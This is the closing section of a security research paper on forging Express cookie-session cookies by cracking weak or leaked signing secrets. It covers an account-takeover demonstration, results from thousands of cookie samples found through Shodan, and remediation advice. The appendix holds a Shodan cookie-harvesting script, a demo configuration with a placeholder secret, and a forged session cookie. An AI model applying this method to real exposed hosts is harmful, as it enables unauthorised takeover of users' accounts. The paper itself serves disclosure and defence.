
Password: user2

New Name:

Illustration 24: Accessing the user2 profile after an authentication bypass

Using the form on the profile page, it is possible to update the stored value of the associated name. To verify that any actions carried out with the modified cookie will persist into the back-end, the value “Manipulated Data” was entered into the “New Name” input box and submitted.

After logging out and logging back in as **user2**, the new name is displayed, confirming that full control of the account was acquired.



Hello, Manipulated Data. - Logout

See Account Information

Illustration 25: The user data confirmed as being persistently modified

7. Summary & Recommendations

Of the 8,186 samples tested, 62 (0.76%) were successfully cracked using the list of secrets gathered using open-source intelligence. This low figure suggests that, at minimum, the hosts tested are for the most part avoiding reusing common secrets.

One of the more alarming findings, throughout the information gathering stage, was how many projects are publicly publishing secrets on the likes of GitHub. As well as a secret utilising a high level of entropy, it's equally as important that the secret not be leaked.

In order to publish source code publicly and still retain the ability to use signed cookies without compromise, the following steps should be taken:

- Store secrets in either a configuration file or in environment variables
- Don't include default secret values, instead, force the user to set them up during installation
- Re-configure any systems that have had their secret shared on GitHub in the past (committing a new version with it removed does not remove the history stored within Git!)

8. References

1: npm, cookie-session npm package, 2018, https://www.npmjs.com/package/cookie-session
2: Express, Production Best Practices: Security, 2018, https://expressjs.com/en/advanced/best-practice-security.html#use-cookies-securely
3: Digital Interruption, Cookie Monster, 2018, https://github.com/DigitalInterruption/cookie-monster
4: Shodan, Shodan Command-Line Interface, 2018, https://cli.shodan.io/
5: Passport.js, Passport.js, 2018, http://www.passportjs.org/
6: Express.js, GitHub - expressjs/csurf: CSRF token middleware, 2018, https://github.com/expressjs/csurf
7: Express.js, GitHub - expressjs/flash, 2018, https://github.com/expressjs/flash
8: Liam Curry, passport-steam/examples/signon at bf2c3cca044a7aa174182b51fede9f72f147012e · liamcurry/passport-steam, 2018, https://github.com/liamcurry/passport-steam/tree/bf2c3cca044a7aa174182b51fede9f72f147012e/examples/signon

9. Appendix

9.1. Shodan CSV to JSON Script

```
const csv = require('csvtojson')

let servers = []
csv({ noheader: true, delimiter: '||', ignoreEmpty: true })
  .fromFile('servers.csv')
  .on('json', s => {
    let pattern = /session\.sig=(.+?);/
    let sig = pattern.exec(s.field3)[1]
    let data = /session=(.+?);/.exec(s.field3)[1]

    servers.push({
      ip: s.field1,
      port: s.field2,
      data: data,
      sig: sig
    })
  })
  .on('done', error => {
    fs.writeFile('servers.json', JSON.stringify(servers), 'utf8', function
(error) {
      if (!error) {
        console.log('Exported to servers.json')
      }
    })
  })
```

9.2. Modifications to app.js

```
diff --git a/app.orig.js b/app.js
index b0182d9..0ac3643 100644
--- a/app.orig.js
+++ b/app.js
@@ -4,8 +4,8 @@
 var express = require('express')
   , passport = require('passport')
   , util = require('util')
-  , session = require('express-session')
-  , SteamStrategy = require('../../').Strategy;
+  , session = require('cookie-session')
+  , SteamStrategy = require('passport-steam').Strategy;

 // Passport session setup.
 //   To support persistent login sessions, Passport needs to be able to
@@ -52,10 +52,8 @@ app.set('views', __dirname + '/views');
 app.set('view engine', 'ejs');

 app.use(session({
-    secret: 'your secret',
-    name: 'name of session id',
-    resave: true,
-    saveUninitialized: true}));
+    secret: 'your secret'
+  }));

 // Initialize Passport!  Also use passport.session() middleware, to
support
 // persistent login sessions (recommended).
```

9.3. Contents of new_cookie.json

```
{
  "passport": {
    "user": {
      "provider": "steam",
      "_json": {
        "steamid": "76561198833340126",
        "communityvisibilitystate": 3,
        "profilestate": 1,
        "personaname": "Rob @ Digital Interruption",
        "profileurl":
"https://steamcommunity.com/profiles/76561198833340126/",
        "avatar":
"https://steamcdn-a.akamaihd.net/steamcommunity/public/images/avatars/fe/
fef49e7fa7e1997310d705b2a6158ff8dc1cdfeb.jpg",
        "avatarmedium":
"https://steamcdn-a.akamaihd.net/steamcommunity/public/images/avatars/fe/
fef49e7fa7e1997310d705b2a6158ff8dc1cdfeb_medium.jpg",
        "avatarfull":
"https://steamcdn-a.akamaihd.net/steamcommunity/public/images/avatars/fe/
fef49e7fa7e1997310d705b2a6158ff8dc1cdfeb_full.jpg",
        "personastate": 0,
        "primaryclanid": "103582791429521408",
        "timecreated": 1525104456,
        "personastateflags": 0
      },
      "id": "8675309",
      "displayName": "Jenny",
      "photos": [
        {
          "value":
"https://steamcdn-a.akamaihd.net/steamcommunity/public/images/avatars/fe/
fef49e7fa7e1997310d705b2a6158ff8dc1cdfeb.jpg"
        },
        {
          "value":
"https://steamcdn-a.akamaihd.net/steamcommunity/public/images/avatars/fe/
fef49e7fa7e1997310d705b2a6158ff8dc1cdfeb_medium.jpg"
        },
        {
          "value":
"https://steamcdn-a.akamaihd.net/steamcommunity/public/images/avatars/fe/
fef49e7fa7e1997310d705b2a6158ff8dc1cdfeb_full.jpg"
        }
      ],
      "identifier":
"https://steamcommunity.com/openid/id/76561198833340126"
    }
  }
}
```